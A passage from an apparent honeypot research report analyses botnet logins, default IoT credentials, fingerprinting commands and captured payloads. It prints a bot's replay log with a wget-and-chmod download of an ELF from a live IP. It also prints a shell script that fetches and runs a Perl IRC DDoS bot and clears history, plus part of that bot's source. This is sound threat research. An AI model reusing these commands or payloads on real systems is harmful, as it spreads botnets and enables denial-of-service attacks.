


*Figure 38 - Top 15 usernames used to attempt login*
*(data extracted from SIEM)*

Attempted usernames correspond to popular devices factory default credentials. In example username "*telecomadmin*" is a default password for certain *Huawei* routers, and "*enable*" is a default username for some *Cisco* devices. Likewise, "*MD110*" is the default password of *Ericsson MD110* telephony device. Following in the list of attempted usernames are usernames from password lists like *zoe, elena, wordpress* etc. In total, 1.642 usernames were recorded by the honeypot.

Passwords used follow the same pattern. They are popular default passwords for telnet or SSH access to common devices facing the internet.

| Password | Observations |
|---|---|
| admin | 10.624 |
| vizxv | 9.913 |
| | 7.211 |
| system | 6.774 |
| xc3511 | 6.763 |
| root | 6.404 |
| default | 6.121 |
| juantech | 5.214 |
| pass | 4.895 |
| 12345 | 4.535 |




*Figure 39 - Top 10 passwords used to attempt login*
*(data extracted from SIEM)*

In example the "vizxv" password is a default password for some *Dahua* IP camera products. The password "*xc3511*" and "*juantech*" are also used it CCTV products. A total of 2.704 passwords were recorded by the honeypot.

### Attempted commands

Attempted commands executed by attackers once they logged into the honeypot are very interesting as they indicate the purpose of their attack. All the detected patterns match patterns of known botnets, traditionally addressed to hacking IoT devices and making them members of botnets, like the MIRAI botnet.

| Commands | Observations |
|---|---|
| shell | 205352 |
| rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm /proc/sys/fs/binfmt_misc/.human | 177747 |
| rm /.t; rm /.sh; rm /.human | 177549 |
| /bin/busybox ECCHI | 169157 |
| rm /dev/.t; rm /dev/.sh; rm /dev/.human | 168555 |
| cat /.nippon | 125666 |
| rm /.nippon | 125665 |
| cat /dev/.nippon | 125652 |
| rm /dev/.nippon | 125651 |
| cat /proc/sys/fs/binfmt_misc/.nippon | 125638 |
| rm /proc/sys/fs/binfmt_misc/.nippon | 125637 |
| /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon | 125630 |
| echo -e '\x6b\x61\x6d\x69' | 125630 |
| echo -e '\x6b\x61\x6d\x69/dev' | 125615 |
| /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon | 125614 |

*Table 3 - Top 15 commands recorded*
*(data extracted from SIEM)*

The most used commands represent efforts of honeypot detection or facilitate the bot's automated function. For example the command "rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm /proc/sys/fs/binfmt_misc/.human" was found to produce a "file not found response" from a valid linux shell, while in cowrie's honeypot the same reply was not provided and the command looked like it executed. This could provide confirmation that the attacking bot has reached a honeypot. It should be noted that cowrie is a very common honeypot.

The command "**/bin/busybox ECCHI**" would provoke the following reply by the *busybox* executable of a functioning Linux shell "**ECCHI: applet not found**". If other reply would be provided the bot would confirm that accessed console is not of the expected Linux architecture targeted and it would stop.

If this command is used as a suffix in other executable commands, the response would provide the bot with confirmation that the preceding command completed and indicate an end of the shell's output, letting the bot know that it can proceed with additional commands, thus facilitating automated parsing of shell's output. A command observed matching the above purpose is this "**/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI**". "ECCHI" can be replaced by any string, it is a random tag, inspired by Anime cartoons (Ullrich, 2016). More than 800 unique variants of this command were recorded by the honeypot:

| |
|---|
| /bin/busybox BXDQY |
| /bin/busybox BWZTT |
| /bin/busybox BwHJ6oS9 |
| /bin/busybox bWFOIxGQ |
| /bin/busybox BVXMS |
| /bin/busybox BVWAM |
| /bin/busybox BVSSA |
| /bin/busybox BVSqeUDK |
| /bin/busybox BVRDZ |
| /bin/busybox BVMBU |
| /bin/busybox BVGSH |
| /bin/busybox BVGNY |
| /bin/busybox BUSHIDO |
| /bin/busybox BURUQ |

*Table 4 - Some of the /bin/busybox <string> variants recorded*
*(data extracted from SIEM)*

The command "**/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon**" tries to create a file using input from the echo command, in the same time checking if the directory is writable, then removes it.

Another observed command is the "**cat /proc/cpuinfo**" which will provide information on the processor architecture, letting the bot determine what payload it should download for execution.

## Example Connection Log

The following log represents a replay of commands executed from a bot attack.

```
root@linux:~# shell
bash: shell: command not found
root@linux:~# sh
root@linux:~# /bin/busybox yami
yami: applet not found
root@linux:~# /bin/busybox ps; /bin/busybox yami
PID   TTY      TIME  COMMAND
6356  pts/0    0:00  -bash
6358  pts/0    0:00  ps
yami: applet not found
root@linux:~# /bin/busybox cat /proc/mounts; /bin/busybox yami
rootfs / rootfs rw 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
proc /proc proc rw,relatime 0 0
udev /dev devtmpfs rw,relatime,size=10240k,nr_inodes=997843,mode=755 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
tmpfs /run tmpfs rw,nosuid,relatime,size=1613336k,mode=755 0 0
/dev/dm-0 / ext3 rw,relatime,errors=remount-ro,data=ordered 0 0
tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
systemd-1 /proc/sys/fs/binfmt_misc autofs rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0
fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
/dev/sda1 /boot ext2 rw,relatime 0 0
/dev/mapper/home /home ext3 rw,relatime,data=ordered 0 0
binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
yami: applet not found
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74' > /.33af; /bin/busybox cat /.33af; /bin/busybox rm /.
33af
daddyl33t
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/sys' > /sys/.33af; /bin/busybox cat /sys/.33af; /bin/
busybox rm /sys/.33af
daddyl33t/sys
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/proc' > /proc/.33af; /bin/busybox cat /proc/.33af; /
bin/busybox rm /proc/.33af
daddyl33t/proc
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/dev' > /dev/.33af; /bin/busybox cat /dev/.33af; /bin/
busybox rm /dev/.33af
daddyl33t/dev
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/dev/pts' > /dev/pts/.33af; /bin/busybox cat /dev/pts/.
33af; /bin/busybox rm /dev/pts/.33af
daddyl33t/dev/pts
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/run' > /run/.33af; /bin/busybox cat /run/.33af; /bin/
busybox rm /run/.33af
daddyl33t/run
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74' > /.33af; /bin/busybox cat /.33af; /bin/busybox rm /.
33af
daddyl33t
daddyl33t
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/dev/shm' > /dev/shm/.33af; /bin/busybox cat /dev/shm/.
33af; /bin/busybox rm /dev/shm/.33af
daddyl33t/dev/shm
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/run/lock' > /run/lock/.33af; /bin/busybox cat /run/
lock/.33af; /bin/busybox rm /run/lock/.33af
daddyl33t/run/lock
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/proc/sys/fs/binfmt_misc' > /proc/sys/fs/binfmt_misc/.
33af; /bin/busybox cat /proc/sys/fs/binfmt_misc/.33af; /bin/busybox rm /proc/sys/fs/binfmt_misc/.33af
daddyl33t/proc/sys/fs/binfmt_misc
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/sys/fs/fuse/connections' > /sys/fs/fuse/connections/.
33af; /bin/busybox cat /sys/fs/fuse/connections/.33af; /bin/busybox rm /sys/fs/fuse/connections/.33af
-bash: /sys/fs/fuse/connections/.33af: No such file or directory
-bash: /sys/fs/fuse/connections/.33af: No such file or directory
cat: /sys/fs/fuse/connections/.33af: No such file or directory
rm: cannot remove `/sys/fs/fuse/connections/.33af': No such file or directory
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/boot' > /boot/.33af; /bin/busybox cat /boot/.33af; /
bin/busybox rm /boot/.33af
daddyl33t/boot
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/home' > /home/.33af; /bin/busybox cat /home/.33af; /
bin/busybox rm /home/.33af
```

```
daddyl33t/home
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/proc/sys/fs/binfmt_misc' > /proc/sys/fs/binfmt_misc/.
33af; /bin/busybox cat /proc/sys/fs/binfmt_misc/.33af; /bin/busybox rm /proc/sys/fs/binfmt_misc/.33af
daddyl33t/proc/sys/fs/binfmt_misc
daddyl33t/proc/sys/fs/binfmt_misc
root@linux:~# /bin/busybox echo -e '\x64\x61\x64\x64\x79\x6C\x33\x33\x74/dev' > /dev/.33af; /bin/busybox cat /dev/.33af; /bin/
busybox rm /dev/.33af
daddyl33t/dev
daddyl33t/dev
root@linux:~# /bin/busybox yami
yami: applet not found
root@linux:~# rm /.t; rm /.sh; rm /.33af
root@linux:~# rm /sys/.t; rm /sys/.sh; rm /sys/.33af
root@linux:~# rm /proc/.t; rm /proc/.sh; rm /proc/.33af
root@linux:~# rm /dev/.t; rm /dev/.sh; rm /dev/.33af
root@linux:~# rm /dev/pts/.t; rm /dev/pts/.sh; rm /dev/pts/.33af
root@linux:~# rm /run/.t; rm /run/.sh; rm /run/.33af
root@linux:~# rm /.t; rm /.sh; rm /.33af
root@linux:~# rm /.t; rm /.sh; rm /.33af
root@linux:~# rm /dev/shm/.t; rm /dev/shm/.sh; rm /dev/shm/.33af
root@linux:~# rm /run/lock/.t; rm /run/lock/.sh; rm /run/lock/.33af
root@linux:~# rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm /proc/sys/fs/binfmt_misc/.33af
root@linux:~# rm /boot/.t; rm /boot/.sh; rm /boot/.33af
root@linux:~# rm /home/.t; rm /home/.sh; rm /home/.33af
root@linux:~# rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm /proc/sys/fs/binfmt_misc/.33af
root@linux:~# rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm /proc/sys/fs/binfmt_misc/.33af
root@linux:~# rm /dev/.t; rm /dev/.sh; rm /dev/.33af
root@linux:~# rm /dev/.t; rm /dev/.sh; rm /dev/.33af
root@linux:~# cd /
root@linux:/# /bin/busybox cp /bin/echo 5aA3; >5aA3; /bin/busybox chmod 777 5aA3; /bin/busybox yami
yami: applet not found
root@linux:/# /bin/busybox cat /bin/echo
ELF>x@@?@8@@@yy ?.shstrtab.text
                              x@xy
root@linux:/# /bin/busybox yami
yami: applet not found
root@linux:/# /bin/busybox wget; /bin/busybox tftp; /bin/busybox yami
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
usage: tftp [-h] [-c C C] [-l L] [-g G] [-p P] [-r R] [hostname]
yami: applet not found
root@linux:/# /bin/busybox wget http://142.93.115.183:80/8x868 -O - > 5aA3; /bin/busybox chmod 777 5aA3; /bin/busybox yami
--2018-08-29 03:05:54--  http://142.93.115.183:80/8x868
Connecting to 142.93.115.183:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41852 (40K) [text/plain; charset=UTF-8]
Saving to: `STDOUT'

100%[======================================>] 41,852       47K/s  eta 0s

2018-08-29 03:05:55 (47 KB/s) - `-' saved [41852/41852]

'ascii' codec can't decode byte 0x80 in position 24: ordinal not in range(128)
2018-08-29 03:05:55 ERROR 404: Not Found.
yami: applet not found
root@linux:/# ./5aA3 yami.TELNET.x86; /bin/busybox josho
bash: ./5aA3: command not found
josho: applet not found
root@linux:/# rm -rf wAd3; > 5aA3; /bin/busybox yami
yami: applet not found
```

*Figure 40 - A connection replay log, listing commands execution*
*(data extracted from cowrie's logfiles)*

In the connection replay one can see the command "**bin/busybox cat /proc/mounts; /bin/busybox yami**" which returns writeable mounts, followed by the "**yami: applet not found**" that signifies the completion of execution to facilitate parsing of results by the bot, as mentioned above. Later there is an attempt to create a file using the echo command with hex characters "**\x64\x61\x64\x64\x79\x6C\x33\x33\x74/dev**" that can be decoded to

"**daddyl33t/dev**". DaddyL33t appears to be a 13 year old hacker who copied a botnet addressing IoT devices, and was not careful enough to disguise as his activities are quite exposed and analyses in the following link https://www.bleepingcomputer.com/news/security/malware-author-uses-same-skype-id-to-run-iot-botnet-and-apply-for-jobs/

Next actions are the downloading of an ELF binary file, as with most variants of similar botnets, using the command "**wget http://142.93.115.183:80/8x868**"

The file downloaded was spotted in URLhaus Database:

| Firstseen | Filename | File Type | Payload (SHA256) | VT | Signature |
|---|---|---|---|---|---|
| 2018-10-15 | n/a | elf | 990f1d0c7e27e6b7f31e4b342582971bac7d3058bfa0228059572829ad82ce56 | 21 / 56 (37.50) | |

*Figure 41 - Spotted blacklisted binary "8x868" in URLhaus*

The file can't be executed within cowrie, and after that the connection appears to disconnect.

### Downloaded Payloads

Cowrie saves all downloaded payloads, most of them are ELF files used by botnets. As ELF are binary files they cannot be converted to human language without reverse engineering.

Other files spotted were shell scripts or perl scripts. For example, the following shell script was recorded:

```
#!/bin/sh

if [[ `whoami` == 'root' ]] ; then
   cd /tmp
   wget http://137.74.4.196/root; chmod +x root; perl root 137.74.4.196:85; rm -rf root*;
   curl -O http://137.74.4.196/root; chmod +x root; perl root 137.74.4.196:85; rm -rf root*;
else
   cd /tmp
   wget -q http://137.74.4.196/user; chmod +x user; perl user 137.74.4.196:85; rm -rf user*;
   curl -O http://137.74.4.196/user; chmod +x user; perl user 137.74.4.196:85; rm -rf user*;
fi
history -c
```

*Figure 42 - A downloaded payload, shell script*
*(data extracted from cowrie's downloads database)*

This file is a script that checks the active user via the **whoami** command, and downloads a different file depending on the result. Downloaded file was a perl script, used to create IRC (Internet Relay Chat) bots, with the purpose of performing denial of service attacks.

```
#!/usr/bin/perl

############################
##### [ Configuration ] #####
############################

my @rps = ("/usr/local/apache/bin/httpd -DSSL",
                  "/usr/sbin/httpd -k start -DSSL",
           "/usr/sbin/httpd",
                  "/usr/sbin/sshd -i",
                  "/usr/sbin/sshd",
               "/usr/sbin/sshd -D",
           "/usr/sbin/apache2 -k start",
              "/sbin/syslogd",
              "/sbin/klogd -c 1 -x -x",
                  "/usr/sbin/acpid",
                  "/usr/sbin/cron");
my $process = $rps[rand scalar @rps];

my @rversion = ("\001VERSION - unknown command.\001",
                                "\001mIRC v5.91 K.Mardam-Bey\001",
                                "\001mIRC v6.2 Khaled Mardam-Bey\001",
                                "\001mIRC v6.03 Khaled Mardam-Bey\001",
                                "\001mIRC v6.14 Khaled Mardam-Bey\001",
                                "\001mIRC v6.15 Khaled Mardam-Bey\001",
                                "\001mIRC v6.16 Khaled Mardam-Bey\001",
                                "\001mIRC v6.17 Khaled Mardam-Bey\001",
                                "\001mIRC v6.21 Khaled Mardam-Bey\001",
                                "\001mIRC v6.31 Khaled Mardam-Bey\001",
                                "\001mIRC v7.15 Khaled Mardam-Bey\001");
my $vers = $rversion[rand scalar @rversion];

my @rircname = ("USER");

my $ircname = $rircname[rand scalar @rircname];

chop (my $realname = `uname -n`);

## my @nickname = ("DDoS[U]");
## my $nick =$nickname[rand scalar @nickname];

my $nick =$rircname[rand scalar @rircname];

$server = '1.2.3.4' unless $server;
my $port = '85';

my $linas_max='8';
my $sleep='5';

my $homedir = "/tmp";
my $version = 'DDoS Perl Bot v1.0';

my @admins = ("Stefan");
my @hostauth = ("madweb.ro");
.............
```

*Figure 43 - First lines of a downloadable perl payload of an IRC-based botnet, found in a URL in previous shell script of figure 42*
*(data extracted from cowrie's downloads database)*

This perl bot infects devices and web servers, and uses IRC (Internet Relay Chat) to communicate with the command & control (C&C) server. Commands are distributed into the botnet with IRC, and the botnet collectively attacks a specific victim, multiplying the effects of a Denial of Service (DDoS) attack.

- **Wordpress honeypot**

The Wordpress honeypot deployed was a low interaction one, it mainly recorded attempted usernames/passwords. The site was a very minimal one, customized with title “FleetAdmin”, and marked as “Under Construction”. A domain name called erglobal.org was redirected to the honeypot to facilitate detection.




*Figure 44 - The Wordpress honeypot page*

Less than 1000 attacks were performed to the honeypot, quite less than the telnet/ssh honeypot. A total of 82 unique IP addresses interacted with the honeypot.




*Figure 47 - Top 10 IP addresses recorded*
*(data extracted from SIEM)*

### Attempted Logins

Recorded credentials used were the popular “admin” username, and the rest appeared to be inspired by the page contents, featuring “fleetadmin”, “Construction”, and “erglobal” which was the domain name. The domain name was also used in the password attempts.

| Username | Count |
|---|---|
| **admin** | 527 |
| **fleetadmin** | 178 |
| **Construction** | 32 |
| **erglobal** | 1 |




*Figure 45 - All usernames recorded*
*(data extracted from SIEM)*

| Password | Count |
|---|---|
| admin | 6 |
| 123123 | 4 |
| 12345 | 4 |
| 12345678 | 4 |
| erglobal | 4 |
| password | 4 |
| password1 | 4 |
| 1 | 3 |
| 1111 | 3 |
| 11111 | 3 |
| 123321 | 3 |
| 1234 | 3 |
| 123456 | 3 |
| 1234567 | 3 |
| 123456789 | 3 |




*Figure 46 - Top 15 passwords recorded*
*(data extracted from SIEM)*

### Attempted access to plugins

The honeypot also recorded specific URL requests by attackers, that target vulnerable Wordpress plugins. Plugins attempted to be reached were kingcomposer, cherry-plugin, akismet, all-in-one-seo, and more.

Most of these plugins were confirmed to have had known vulnerabilities at specific versions. Lists are available online with vulnerable plugins, in example a list is available at URL https://firstsiteguide.com/tools/free-fsg/hacked-dangerous-vulnerable-wordpress-plugins/

| | | |
|---|---|---|
| Cherry Plugin | arbitrary file upload | 1.0 / 1.2.6 |
| Kingcomposer | arbitrary file upload | 2.7 / 2.7.4 |

*Figure 48 - Some vulnerabilities of recorded plugins attempted to access*
*(firstsiteguide.com)*


*Figure 48 - Honeypot log with URL direct requests recorded, includes files and plugins*
*(data extracted from SIEM)*

### Attempted access to other pages

Certain other URLs were accessed that the honeypot logger has misidentified as plugins. Examples are temp.php, wp-conns.php, fAaWBH.php. These files are no part of Wordpress core, and after some research they appear to be filenames of php scripts that often infect Wordpress installations. Purposes vary from collecting IP addresses, of visitors, redirections or adware.

- **VoIP honeypot**

The VoIP honeypot received heavy traffic, mainly by bots trying to brute force their way into the VoIP server. Since some weak credentials were set as honeytokens, some attempts managed to go through and register successfully allowing elevated interaction and observation of call attempts.

### Registration Attempts

The most observed activity were registration attempts, that were so frequent they were definitely automated and compromised the honeypot's availability due to stress many times, requiring restart of VoIP server. This could qualify them as denial of service attacks. In just 3 days of operation, a total of 1.651.272 registration attempts were made. In an example peak, more than 150 requests per second were logged by SIEM.

